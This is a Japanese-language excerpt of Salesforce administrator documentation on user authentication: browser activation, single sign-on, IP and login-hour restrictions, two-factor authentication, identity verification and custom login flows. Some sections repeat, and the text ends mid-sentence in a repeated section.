有効化の使用

ユーザの有効化を表示して、有効化状況を取り消し、セキュリティ違反を防止します。

ユーザが ID の検証に使用したデバイスに関するログイン IP およびブラウザ情報を確認するには、[設定]から、[クイック検索] ボックスに「*有効化*」と入力し、[有効化] を選択します。

有効化状況を取り消すには、[有効化されたクライアントブラウザ] リストで 1 つ以上のエントリを選択し、[削除]をクリックして操作を確認します。ユーザは、有効化された自分のブラウザのみを表示および取り消すことができます。ユーザが無効化されたブラウザからログインすると、ログイン IP アドレスが信頼できる IP 範囲内でない限り、ID の検証が要求されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

メモ: ユーザが ID 検証ページに表示された [次回からは確認しない] オプションを選択解除すると、ブラウザは有効化されません。公開または共有デバイスからログインするときは常にこのオプションを選択解除することをユーザに推奨してください。

関連トピック:
有効化
ID 検証履歴

ユーザの認証

認証とは、各ログインユーザが本人であることを確認して、組織またはそのデータへの不正なアクセスを防ぐことです。

ユーザ認証の要素
Salesforce では、ユーザを認証するさまざまな方法を用意しています。組織のニーズやユーザの使用パターンに合わせて各方法を組み合わせた認証方式を構築します。

ユーザ認証の設定
ユーザが本人であることを確認するためのログイン設定を選択します。

ユーザ認証の要素

Salesforce では、ユーザを認証するさまざまな方法を用意しています。組織のニーズやユーザの使用パターンに合わせて各方法を組み合わせた認証方式を構築します。

シングルサインオン

Salesforce には、ユーザ認証の独自のシステムがありますが、会社によっては、既存のシングルサインオン機能を使用してユーザ認証を簡略化し、標準化したい場合があります。

ネットワークベースのセキュリティ

ネットワークベースのセキュリティは、ユーザがログインできる場所と時間を制限します。この機能は、ログイン可能なユーザを判別するだけのユーザ認証とは異なります。ネットワークベースのセキュリティを使用すると、攻撃者による攻撃の機会が制限され、また攻撃者が盗まれたログイン情報を使用することが困難になります。

データエクスポート向け CAPTCHA セキュリティ

Salesforce では要望に応じて、ユーザが Salesforce からデータをエクスポートするときに、簡単なテキスト入力型のユーザ認証テストを要求することができます。こうしたネットワークベースのセキュリティによって、悪意のあるユーザによる組織のデータへのアクセスを阻止し、自動化攻撃のリスクを軽減することができます。

ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザが Salesforce にログインできる時間帯と、ログインおよびアクセスできる IP アドレスの範囲を制限できます。IP アドレスの制限はユーザのプロファイルおよび不明な IP アドレスからのログインに対して定義され、Salesforce によってログインが拒否されます。この制限は、未承認のアクセスおよびフィッシング攻撃からデータを保護するのに役立ちます。

2 要素認証

Salesforce システム管理者は、すべてのユーザログインで第 2 レベルの認証を必須にすることで組織のセキュリティを強化できます。また、レポートの表示や接続アプリケーションへのアクセスの試行など、ユーザが特定の条件を満たした場合に 2 要素認証を必須にすることもできます。

カスタムログインフロー

ログインフローを使用すると、システム管理者は、実務に合った認証後のプロセスを構築し、フローをユーザプロファイルに関連付け、ログイン時にそのフロー経由でユーザに送信できます。ログインフローを使用して、ユーザの登録情報の収集、サービス利用規約受諾フォームの提供、ユーザに対する認証の第 2 要素の要求およびその他のカスタマイズを行います。

関連トピック:

シングルサインオン
ネットワークベースのセキュリティ
データエクスポート向け CAPTCHA セキュリティ
ユーザセッション

シングルサインオン

Salesforceには、ユーザ認証の独自のシステムがありますが、会社によっては、既存のシングルサインオン機能を使用してユーザ認証を簡略化し、標準化したい場合があります。

シングルサインオンの実装には 2 つのオプションがあります。Security Assertion Markup Language (SAML) を使用する統合認証または代理認証です。

- Security Assertion Markup Language (SAML) を使用する統合認証を使用すると、関連付けられているが関連のないWebサービス間で認証と認証データを送信することができます。これにより、クライアントアプリケーションから Salesforce にサインオンできます。SAML を使用した統合認証は、組織でデフォルトで有効化されています。
- 代理認証のシングルサインオンを使用すると、Salesforce と選択した認証メソッドを統合することができます。これにより、LDAP (Lightweight Directory Access Protocol) サーバによる認証を統合するか、パスワードの変わりにトークンを使用する認証にシングルサインオンを実行することができます。一部のユーザは代理認証を使用し、それ以外のユーザは引き続き Salesforce 管理パスワードを使用するように、権限レベルで代理認証を管理します。代理認証は組織単位ではなく、権限ごとに設定されます。

  代理認証を使用する主な理由を次に示します。

  - 安全な ID プロバイダとのインテグレーションなど、より厳密なユーザ認証を使用できる
  - ログインページを非公開にし、企業ファイアウォールの内側からのみアクセスできるようにする
  - フィッシング攻撃を減らすために、Salesforce を使用する他のすべての企業と差別化できる

  この機能を Salesforce で有効化されるよう要求する必要があります。組織の代理認証シングルサインオンの有効化については、Salesforce にお問い合わせください。
- 認証プロバイダは外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにします。Salesforce では、OpenID Connect プロトコルがサポートされており、ユーザは任意の OpenID プロバイダ (OpenID Connect をサポートする Google、Paypal、LinkedIn などのサービス) からログインできます。認証プロバイダが有効化されている場合、Salesforce はユーザのパスワードを検証しません。代わりに、Salesforce は外部サービスプロバイダのユーザログイン情報を使用して、認証情報を設定します。

ID プロバイダ

*ID プロバイダ*は、ユーザがシングルサインオンを使用して他のWebサイトにアクセスできるようにする信頼済みプロバイダです。*サービスプロバイダ*は、アプリケーションをホストする Web サイトです。Salesforce を ID プロバイダとして有効にして、1 つ以上のサービスプロバイダを定義できます。ユーザは、シングルサインオンを使用して Salesforce から他のアプリケーションに直接アクセスできます。シングルサインオンを使用すると、いくつものパスワードを覚える必要がなく、1 つだけ覚えておけばよいため、ユーザは非常に助かります。さらに、アプリケーションをタブとしてSalesforce組織に追加できるため、ユーザはプログラムを切り替える必要がなくなります。

詳細は、Salesforce オンラインヘルプの「ID プロバイダとサービスプロバイダ」を参照してください。

関連トピック:

ユーザ認証の要素

ネットワークベースのセキュリティ

ネットワークベースのセキュリティは、ユーザがログインできる場所と時間を制限します。この機能は、ログイン可能なユーザを判別するだけのユーザ認証とは異なります。ネットワークベースのセキュリティを使用すると、攻撃者による攻撃の機会が制限され、また攻撃者が盗まれたログイン情報を使用することが困難になります。

関連トピック:

- ユーザ認証の要素

データエクスポート向け CAPTCHA セキュリティ

Salesforce では要望に応じて、ユーザが Salesforce からデータをエクスポートするときに、簡単なテキスト入力型のユーザ認証テストを要求することができます。こうしたネットワークベースのセキュリティによって、悪意のあるユーザによる組織のデータへのアクセスを阻止し、自動化攻撃のリスクを軽減することができます。

このテストにパスするには、表示される 2 語をテキストボックス項目に入力し、[送信] ボタンをクリックする必要があります。Salesforce は、reCaptcha が提供する CAPTCHA テクノロジを使用して、自動プログラムではなく本人がテキストを正確に入力したことを確認します。CAPTCHA は、「Completely Automated Public Turing Test To Tell Computers and Humans Apart」(コンピュータと人間を区別する完全に自動化された公開チューリングテスト) の頭文字です。

関連トピック:

- ユーザ認証の要素

ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザが Salesforce にログインできる時間帯と、ログインおよびアクセスできる IP アドレスの範囲を制限できます。IP アドレスの制限はユーザのプロファイルおよび不明な IP アドレスからのログインに対して定義され、Salesforce によってログインが拒否されます。この制限は、未承認のアクセスおよびフィッシング攻撃からデータを保護するのに役立ちます。

ログイン時間帯の制限

プロファイルごとに、ユーザがログインできる時間帯を設定できます。次のトピックを参照してください。

- 拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集
- 元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザインターフェースログインの 2 要素認証

プロファイルごとに、ユーザインターフェースを使用してログインするときに2つ目の認証方法を使用するようユーザに要求できます。「2要素認証ログイン要件の設定」(ページ1012)および「シングルサインオン、ソーシャルサインオン、コミュニティに対する2要素認証ログイン要件およびカスタムポリシーの設定」を参照してください。

API ログインの 2 要素認証

プロファイルごとに、標準のセキュリティトークンではなく、確認コード (時間ベースのワンタイムパスワードまたは TOTP ともいう) を要求できます。ユーザは、確認コードを生成する認証アプリケーションを各自のアカウントに接続します。「API ログインの 2 要素認証」権限があるユーザは、アカウントのパスワードのリセット時など要求されたときは常に標準のセキュリティトークンではなくコードを使用します。「API アクセスの 2 要素認証ログイン要件の設定」 (ページ 1016)を参照してください。

ログイン IP アドレス範囲の制限

Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition の場合、ユーザがどのアドレス範囲からログインできるかを指定する [ログイン IP アドレスの制限] のアドレスを個々のプロファイルに設定できます。プロファイルに設定された [ログイン IP アドレスの制限] 以外のアドレスからログインしたユーザは Salesforce 組織にアクセスできません。

Contact Manager Edition、Group Edition、および Professional Edition の場合、[ログイン IP アドレスの制限] を設定します。[設定] から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。

すべてのアクセス要求に対するログイン IP アドレス範囲の適用

Salesforce へのすべてのアクセスを、ユーザプロファイルの [ログイン IP アドレスの制限] に含まれている IP アドレスに制限することができます。たとえば、[ログイン IP アドレスの制限] で定義された IP アドレスからユーザが正常にログインしたとします。その後で、[ログイン IP アドレスの制限] に含まれない新しい IP アドレスを持つ異なる場所に移動します。ユーザがブラウザを更新するか、クライアントアプリケーションからのアクセスも含め Salesforce にアクセスしようとすると、拒否されます。このオプションを有効にするには、[設定] から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択して、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

組織全体の信頼できる IP アドレス範囲

すべてのユーザについて、ユーザがログインの問題が発生することなく常にログインできる IP アドレス範囲のリストを設定できます。これらのユーザは、追加の確認情報を提供した後で組織にログインできます。「組織の信頼済み IP 範囲の設定」を参照してください。

ユーザがユーザインターフェース、API、または Salesforce for Outlook、Connect Offline、Connect for Office、データローダなどのデスクトップクライアントを使用して Salesforce にログインした場合は、Salesforce がそのログインが正当かどうかを次の方法で確認します。

1. Salesforce は、ユーザのプロファイルにログイン時間帯の制限が設定されているかどうかを確認します。ユーザのプロファイルにログイン時間帯の制限が設定されている場合、指定された時間帯以外のログインは拒否されます。
2. ユーザに「ユーザインターフェースログインの 2 要素認証」権限がある場合は、ログイン時に Salesforce が 2 つ目の認証を行うようユーザに求めます。ユーザのアカウントが Salesforce Authenticator などのモバイル認証アプリケーションにまだ接続されていない場合は、Salesforce がユーザにまずアプリケーションに接続するよう求めます。

3. ユーザに「API ログインの 2 要素認証」権限があり、認証アプリケーションをアカウントに接続済みの場合は、ユーザが標準のセキュリティトークンを使用すると、Salesforce がエラーを返します。ユーザは、標準のセキュリティトークンではなく、認証アプリケーションで生成された確認コード (時間ベースのワンタイムパスワード) を入力する必要があります。
4. Salesforce は次に、ユーザのプロファイルに IP アドレスの制限が設定されているかどうかを確認します。ユーザのプロファイルに IP アドレスの制限が設定されている場合、指定された IP アドレス以外の IP アドレスからのログインは拒否されます。[すべての要求でログイン IP アドレスの制限を適用] セッション設定が有効になっている場合、クライアントアプリケーションからの要求も含め、ページ要求ごとに IP アドレス制限が適用されます。
5. プロファイルベースの IP アドレス制限が設定されていない場合は、過去に Salesforce へのアクセスに使用されたデバイスからユーザがログインしているかどうかを確認します。
   - Salesforce が認識するデバイスやブラウザからユーザがログインしている場合は、ログインが許可されます。
   - 信頼できる IP アドレスのリストに含まれる IP アドレスからのログインであれば、ログインは許可されます。
   - 信頼できる IP アドレスからのログインでも、Salesforce が認識するデバイスやブラウザからのログインでもない場合は、ログインがブロックされます。

ログインがブロックされるか、API ログインの失敗エラーが返された場合は、Salesforce がユーザの ID を検証する必要があります。

- ユーザインターフェースを使用してアクセスする場合は、Salesforce Authenticator (バージョン 2 以降) を使用して検証するか、確認コードを入力するようユーザに求められます。

  メモ: ユーザが Salesforce に初めてログインするときは、確認コードを要求されません。

- API またはクライアントを使用してアクセスする場合は、ユーザがログインパスワードの末尾にセキュリティトークンを追加する必要があります。また、ユーザプロファイルに「API ログインの 2 要素認証」が設定されている場合は、ユーザが認証アプリケーションで生成された確認コードを入力します。

  セキュリティトークンは Salesforce から自動生成されるキーです。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* の場合は、ログイン時に「*mypasswordXXXXXXXXXX*」と入力する必要があります。また、クライアントアプリケーションによっては、別個にセキュリティトークン用の項目があります。

  セキュリティトークンを取得するには、Salesforce ユーザインターフェースを通じてパスワードを変更するか、セキュリティトークンをリセットします。ユーザがパスワードを変更するか、セキュリティトークンをリセットすると、Salesforce がユーザの Salesforce レコードのメールアドレス宛に新しいセキュリティトークンを送信します。セキュリティトークンは、ユーザがセキュリティトークンをリセットするか、パスワードを変更するか、またはパスワードがリセットされるまで有効です。

  ヒント: 新しい IP アドレスから Salesforce にアクセスする前に、[私のセキュリティトークンのリセット] を使用して信頼できるネットワークからセキュリティトークンを取得しておくことをお勧めします。

ログイン制限の設定に関するヒント

ログイン制限を設定するときには、次の点を考慮してください。

- ユーザのパスワードが変更されると、セキュリティトークンがリセットされます。APIまたはクライアントを使用してログインする場合は、自動生成されるセキュリティトークンをユーザがパスワードの末尾に追加するまで、ログインがブロックされる場合があります。
- パートナーポータルとカスタマーポータルのユーザは、ログインを行うためにブラウザをアクティベートする必要はありません。
- 次のイベントは、組織のログインロックアウト設定で定義されているとおり、Salesforce からロックアウトされるまでの無効なパスワードによるログイン試行回数のカウントの対象となります。
  - ユーザに ID 検証が求められた場合
  - API またはクライアントを使用して Salesforce にログインするためにパスワードの末尾に追加したセキュリティトークンまたは確認コードが正しくなかった場合

拡張プロファイルユーザインターフェースでのログイン IP アドレスの制限
ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

元のプロファイルユーザインターフェースでのログイン IP アドレスの制限
ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集
プロファイルごとにユーザがログインできる時間帯を指定できます。

元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集
ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

組織の信頼済み IP 範囲の設定
信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

2 要素認証

Salesforce システム管理者は、すべてのユーザログインで第 2 レベルの認証を必須にすることで組織のセキュリティを強化できます。また、レポートの表示や接続アプリケーションへのアクセスの試行など、ユーザが特定の条件を満たした場合に 2 要素認証を必須にすることもできます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

Salesforce ID 検証

信頼できる IP 範囲以外からユーザがログインし、認識されていないブラウザまたはアプリケーションを使用する場合、ユーザは ID を検証するように求められます。ユーザごとに使用可能な最も優先度の高い検証方法が使用されます。検証方法の優先順序は次のとおりです。

1. ユーザのアカウントに接続された Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) による転送通知経由の検証またはロケーションベースの自動検証。
2. ユーザのアカウントに登録された U2F セキュリティキー経由の検証。
3. ユーザのアカウントに接続されたモバイル認証アプリケーションによって生成される確認コード。
4. ユーザの検証済み携帯電話に SMS で送信される確認コード。
5. ユーザのメールアドレスにメールで送信される確認コード。

ID 検証が成功すると、ユーザは次の場合を除き、そのブラウザまたはアプリケーションから ID を再度検証する必要がなくなります。

- 手動でブラウザの Cookie をクリアしたか、Cookie を削除するようにブラウザを設定したか、ブラウザが非公開またはシークレットモードである
- ID 検証ページで [次回からは確認しない] を選択解除する

2 要素認証を要求する組織ポリシー

すべてのログイン、API を介したすべてのログイン (開発者およびクライアントアプリケーションの場合)、または特定の機能へのアクセスで、第 2 レベルの認証を要求するポリシーを設定できます。ユーザは、Salesforce Authenticator アプリケーションや Google Authenticator アプリケーションなどのモバイル認証アプリケーションをモバイルデバイスにダウンロードしてインストールすることで、2 番目の要素を用意できます。また、U2F セキュリティキーを 2 番目の要素として使用することもできます。Salesforce で認証アプリケーションを接続するか、セキュリティキーをアカウントに登録したら、組織のポリシーで 2 要素認証が求められる場合は常にこのアプリケーションかセキュリティキーを使用します。

Salesforce アカウントのアクティビティで ID 検証が求められると、Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) からユーザのモバイルデバイスに転送通知が送信されます。ユーザはモバイルデバイスで応答し、アクティビティを検証またはブロックします。ユーザは、アプリケーションのロケーションサービスを有効にして、自宅やオフィスなどの信頼できる場所からの検証を自動化できます。Salesforce Authenticator では、確認コード (「時間ベースのワンタイムパスワード」(TOTP) と呼ばれることもある) も生成されます。ユーザは、2 要素検証のアプリケーションからの転送通知に応答する代わりに、パスワードとコードを入力することを選択できます。または、別の認証アプリケーションから確認コードを取得することもできます。

2 要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、仮の確認コードを生成できます。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。ユーザが使用できる仮のコードは一度に 1 つのみです。以前のコードがまだ有効な間にユーザが

新しいコードを必要とする場合は、以前のコードを期限切れにして新しいコードを生成できます。ユーザは、個人設定で自分の有効なコードを期限切れにできます。

関連トピック:

- 2 要素認証の設定
- 2 要素認証ログイン要件の設定
- ID の検証
- ユーザが Salesforce にログインできる範囲と時間帯の制限
- カスタムログインフロー
- ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続
- ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け
- ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断
- ユーザのワンタイムパスワードジェネレータアプリケーションの切断
- 仮の ID 確認コードの生成
- 仮の確認コードの期限切れ
- 2 要素認証の管理任務の委任
- ID 検証履歴

カスタムログインフロー

ログインフローを使用すると、システム管理者は、実務に合った認証後のプロセスを構築し、フローをユーザプロファイルに関連付け、ログイン時にそのフロー経由でユーザに送信できます。ログインフローを使用して、ユーザの登録情報の収集、サービス利用規約受諾フォームの提供、ユーザに対する認証の第 2 要素の要求およびその他のカスタマイズを行います。

Flow Designer を使用してログインフローを作成し、作成したフローを組織の特定のプロファイルに関連付けます。同じフローを複数のプロファイルに接続できます。プロファイルに関連付けられたユーザは、認証後、組織のコンテンツに移動する前に、ログインフローに移動します。ログインフロー画面は、ユーザのログイン環境を統合するために、Salesforce の標準ログインページ内に埋め込まれています。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ログインフローは、ユーザ名とパスワード、代理認証、SAML シングルサインオン、およびサードパーティ認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式をサポートします。ログインフローは、Salesforce 組織、コミュニティ、およびポータルに適用できます。

メモ: API ログインに対して、またはセッションが非 UI のログインプロセスから `frontdoor.jsp` 経由で UI に渡された場合は、ログインフローを適用できません。種別が [フロー] のフローのみサポートされます。

ログインフローの作成

Cloud Flow Designer を使用してログインフロープロセスを作成し、完成したフローをプロファイルに関連付けます。

プロファイルへのログインフローの接続

Flow Designer でログインフローを作成し、フローを有効化した後に、ログインフローを組織のプロファイルに関連付けます。その後、そのプロファイルを持つユーザは、ログインフローに移動されます。

関連トピック:

Cloud Flow Designer

ログインフローの作成

Cloud Flow Designer を使用してログインフロープロセスを作成し、完成したフローをプロファイルに関連付けます。

ユーザのプロファイルがログインフローに関連付けられていると、認証プロセスの一環としてユーザがログインフローに移動されます。ログインフロー画面は、Salesforce の標準ログインページに埋め込まれます。認証プロセスの間、ユーザはログインフロー画面へのアクセスが制限されます。認証に成功し、ログインフローが完了すると、ユーザが組織にリダイレクトされます。そうでない場合にアクセスを拒否するため、明示的なアクションをフロー内に定義できます。

たとえば、システム管理者はカスタム 2 要素認証プロセスを実装して目的のセキュリティレイヤを追加するログインフローを作成できます。このようなフローでは、Apex メソッドを使用して、セッションコンテキストの取得、ユーザの IP アドレスの抽出、信頼済み IP 範囲からの要求であるかどうかの確認が行われます信頼済み IP 範囲を検索または設定するには、[設定]から、[クイック検索] ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス] を選択します。信頼済み IP 範囲内からの要求である場合は、フローがスキップされ、ユーザが組織にログインします。そうでない場合は、Salesforce により次のいずれかのオプションを提供するフローが呼び出されます。

1. 時間ベースのワンタイムパスワード (TOTP) などの追加ログイン情報を使用してログインするようユーザに指示する。
2. ユーザを強制的にログアウトする。
3. その他のオプションを含むページにユーザを移動する。

また、その他の情報を収集するフォームや追加情報をユーザに提供するページなど、カスタマイズされたページにユーザを移動するログインフローも作成できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する
- 「Force.com Flow の管理」

独自のログインフローの構築

独自のログインフローを構築するには、次のプロセスに従います。

1. Flow Designer および Apex を使用して新しいフローを作成します。

   たとえば、ユーザが会社の信頼済み IP 範囲外からログインしている場合のみ認証の第 2 要素を必要とするカスタム IP ベースの 2 要素認証フローを設計できます 信頼済み IP 範囲を検索または設定するには、[設定] から、[クイック検索] ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス] を選択します。

メモ: ユーザプロファイルで直接ログイン IP 範囲を設定しないでください。プロファイルで直接ログイン IP 範囲を設定すると、その範囲外のユーザによる組織へのアクセスが完全に制限され、それらのユーザはログインフロープロセスを開始できません。

フローには次の内容が含まれます。

a. (`Process.Plugin`) から実装し、タイムベースのワンタイムパスワード (TOTP) 方式およびサービスにアクセスするために `Auth.SessionManagement` クラスを使用する Apex プラグインを定義する新しい Apex クラス。Salesforce によって生成された TOTP に対して、ユーザによって提供される TOTP を検証するために、プラグインの新しい Apex クラスは、クイックレスポンス (QR) コードを使用して時間ベースのキーを生成します。

b. QR コードをスキャンするための画面要素。

c. トークンが有効な場合およびトークンが無効な場合に処理するための決定要素。

フロー内で、入力変数を設定できます。指定された次の名前を使用する場合、開始時のフローに次の値が入力されます。

名前	値の説明
`LoginFlow_LoginType`	Chatter コミュニティ外部ユーザなどのユーザ種別
`LoginFlow_IpAddress`	ユーザの現在の IP アドレス
`LoginFlow_LoginIpAddress`	認証後に変更可能な、ログイン中に使用されるユーザの IP アドレス
`LoginFlow_UserAgent`	ユーザのブラウザによって提供されるユーザエージェント文字列
`LoginFlow_Platform`	ユーザのオペレーティングシステム
`LoginFlow_Application`	認証を要求するために使用されるアプリケーション
`LoginFlow_Community`	このログインフローがコミュニティに適用される場合の現在のコミュニティ
`LoginFlow_SessionLevel`	現在のセッションセキュリティレベル、標準または高保証
`LoginFlow_UserId`	ユーザの 18 文字の ID

フロー内で、特定の動作に対して次の定義済みの変数値を割り当てることができます。

メモ: これらの値は、UI 画面が更新された後にのみフローに読み込まれます (ユーザによるボタンのクリックでは値は読み込まれません。値が読み込まれるには、新しい画面がフローに追加される必要があります)。

名前	値の説明
`LoginFlow_FinishLocation`	テキスト値。ログインフローの完了後のユーザの移動先を定義する文字列を指定します。文字列は有効

名前	値の説明
	な Salesforce URL (ユーザが組織を離れることなくフロー内にとどまる) または相対パスで指定する必要があります。
`LoginFlow_ForceLogout`	Boolean 値。ユーザを直ちにログアウトし、そのユーザのフローを強制的に終了する場合はこの変数を `true` に設定します。

2. フローを保存します。
3. フローを有効化します。
4. ログインフローをプロファイルに接続します。

関連トピック:

カスタムログインフロー

https://developer.salesforce.com/page/Login-Flows

プロファイルへのログインフローの接続

Cloud Flow Designer

プロファイルへのログインフローの接続

Flow Designer でログインフローを作成し、フローを有効化した後に、ログインフローを組織のプロファイルに関連付けます。その後、そのプロファイルを持つユーザは、ログインフローに移動されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. [設定] から、[クイック検索] ボックスに「*ログインフロー*」と入力し、[ログインフロー] を選択します。
2. [新規] をクリックします。
3. ログインフローの関連付けを編集または削除する場合に参照するための名前を入力します。名前は一意である必要はありません。
4. プロファイルのログインフローを選択します。ドロップダウンリストには、Flow Designer に保存された使用可能なすべてのフローが含まれます。種別が [フロー] の有効なフローのみサポートされます。
5. フローを接続するプロファイルのユーザライセンスを選択します。その後、そのライセンスのあるプロファイルがプロファイルリストに表示されます。
6. ログインフローに接続するプロファイルを選択します。
7. [保存] をクリックします。

   このプロファイルのユーザは、ログインフローに移動するようになります。

ログインフローを関連付けたら、このログインフローページに表示されるフローを編集または削除できます。

1 つのログインフローは 1 つ以上のプロファイルに関連付けることができます。ただし、1 つのプロファイルは複数のログインフローに接続することはできません。

関連トピック:

カスタムログインフロー

ログインフローの作成

Cloud Flow Designer

ユーザ認証の設定

ユーザが本人であることを確認するためのログイン設定を選択します。

ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザが Salesforce にログインできる時間帯と、ログインおよびアクセスできる IP アドレスの範囲を制限できます。IP アドレスの制限はユーザのプロファイルおよび不明な IP アドレスからのログインに対して定義され、Salesforce によってログインが拒否されます。この制限は、未承認のアクセスおよびフィッシング攻撃からデータを保護するのに役立ちます。

パスワードポリシーの設定

パスワード保護を実装して Salesforce 組織のセキュリティを強化します。パスワード履歴、パスワード長、パスワード文字列の制限やその他の値を設定できます。また、ユーザがパスワードを忘れた場合の操作も指定できます。

すべてのユーザのパスワードのリセット

システム管理者は、組織のセキュリティを強化するために、すべてのユーザのパスワードをいつでもリセットができます。パスワードのリセット後、すべてのユーザは次回ログインするときにパスワードをリセットするように求められます。

セッションセキュリティ設定の変更

セッションセキュリティ設定を変更して、セッション接続タイプ、タイムアウト設定、IP アドレス範囲を指定し、悪意のある攻撃などから保護できます。

Lightning Login の有効化によるパスワードを使用しないログイン

脆弱なパスワード、パスワードの紛失、アカウントロックアウトの問題がなくなります。パスワードを使用しないログインによってユーザの速度、利便性が向上し、セキュリティが強化されます。Lightning Login を有効化し、必要な権限をユーザに割り当てて、ユーザに Lightning Login に個別に登録するよう促します。

ログインフローの作成

Cloud Flow Designer を使用してログインフロープロセスを作成し、完成したフローをプロファイルに関連付けます。

プロファイルへのログインフローの接続

Flow Designer でログインフローを作成し、フローを有効化した後に、ログインフローを組織のプロファイルに関連付けます。その後、そのプロファイルを持つユーザは、ログインフローに移動されます。

2 要素認証の設定
システム管理者は、権限またはプロファイル設定を使用して 2 要素認証を有効化します。ユーザは、モバイル認証アプリケーションや U2F セキュリティキーなどの 2 要素認証の対象となるデバイスを各自の個人設定で登録します。

ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザが Salesforce にログインできる時間帯と、ログインおよびアクセスできる IP アドレスの範囲を制限できます。IP アドレスの制限はユーザのプロファイルおよび不明な IP アドレスからのログインに対して定義され、Salesforce によってログインが拒否されます。この制限は、未承認のアクセスおよびフィッシング攻撃からデータを保護するのに役立ちます。

ログイン時間帯の制限

プロファイルごとに、ユーザがログインできる時間帯を設定できます。次のトピックを参照してください。

- 拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集
- 元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザインターフェースログインの 2 要素認証

プロファイルごとに、ユーザインターフェースを使用してログインするときに2つ目の認証方法を使用するようユーザに要求できます。「2要素認証ログイン要件の設定」(ページ1012)および「シングルサインオン、ソーシャルサインオン、コミュニティに対する2要素認証ログイン要件およびカスタムポリシーの設定」を参照してください。

API ログインの 2 要素認証

プロファイルごとに、標準のセキュリティトークンではなく、確認コード (時間ベースのワンタイムパスワードまたは TOTP ともいう) を要求できます。ユーザは、確認コードを生成する認証アプリケーションを各自のアカウントに接続します。「API ログインの2要素認証」権限があるユーザは、アカウントのパスワードのリセット時など要求されたときは常に標準のセキュリティトークンではなくコードを使用します。「API アクセスの 2 要素認証ログイン要件の設定」(ページ 1016)を参照してください。

ログイン IP アドレス範囲の制限

Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition の場合、ユーザがどのアドレス範囲からログインできるかを指定する [ログイン IP アドレスの制限] のアドレスを個々のプロファイルに設定できます。プロファイルに設定された [ログイン IP アドレスの制限] 以外のアドレスからログインしたユーザは Salesforce 組織にアクセスできません。

Contact Manager Edition、Group Edition、および Professional Edition の場合、[ログイン IP アドレスの制限] を設定します。[設定] から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。

すべてのアクセス要求に対するログイン IP アドレス範囲の適用

Salesforce へのすべてのアクセスを、ユーザプロファイルの [ログイン IP アドレスの制限] に含まれている IP アドレスに制限することができます。たとえば、[ログイン IP アドレスの制限] で定義された IP アドレスからユーザが正常にログインしたとします。その後で、[ログイン IP アドレスの制限] に含まれない新しい IP アドレスを持つ異なる場所に移動します。ユーザがブラウザを更新するか、クライアントアプリケーションからのアクセスも含め Salesforce にアクセスしようとすると、拒否されます。このオプションを有効にするには、[設定] から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択して、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

組織全体の信頼できる IP アドレス範囲

すべてのユーザについて、ユーザがログインの問題が発生することなく常にログインできる IP アドレス範囲のリストを設定できます。これらのユーザは、追加の確認情報を提供した後で組織にログインできます。「組織の信頼済み IP 範囲の設定」を参照してください。

ユーザがユーザインターフェース、API、または Salesforce for Outlook、Connect Offline、Connect for Office、データローダなどのデスクトップクライアントを使用して Salesforce にログインした場合は、Salesforce がそのログインが正当かどうかを次の方法で確認します。

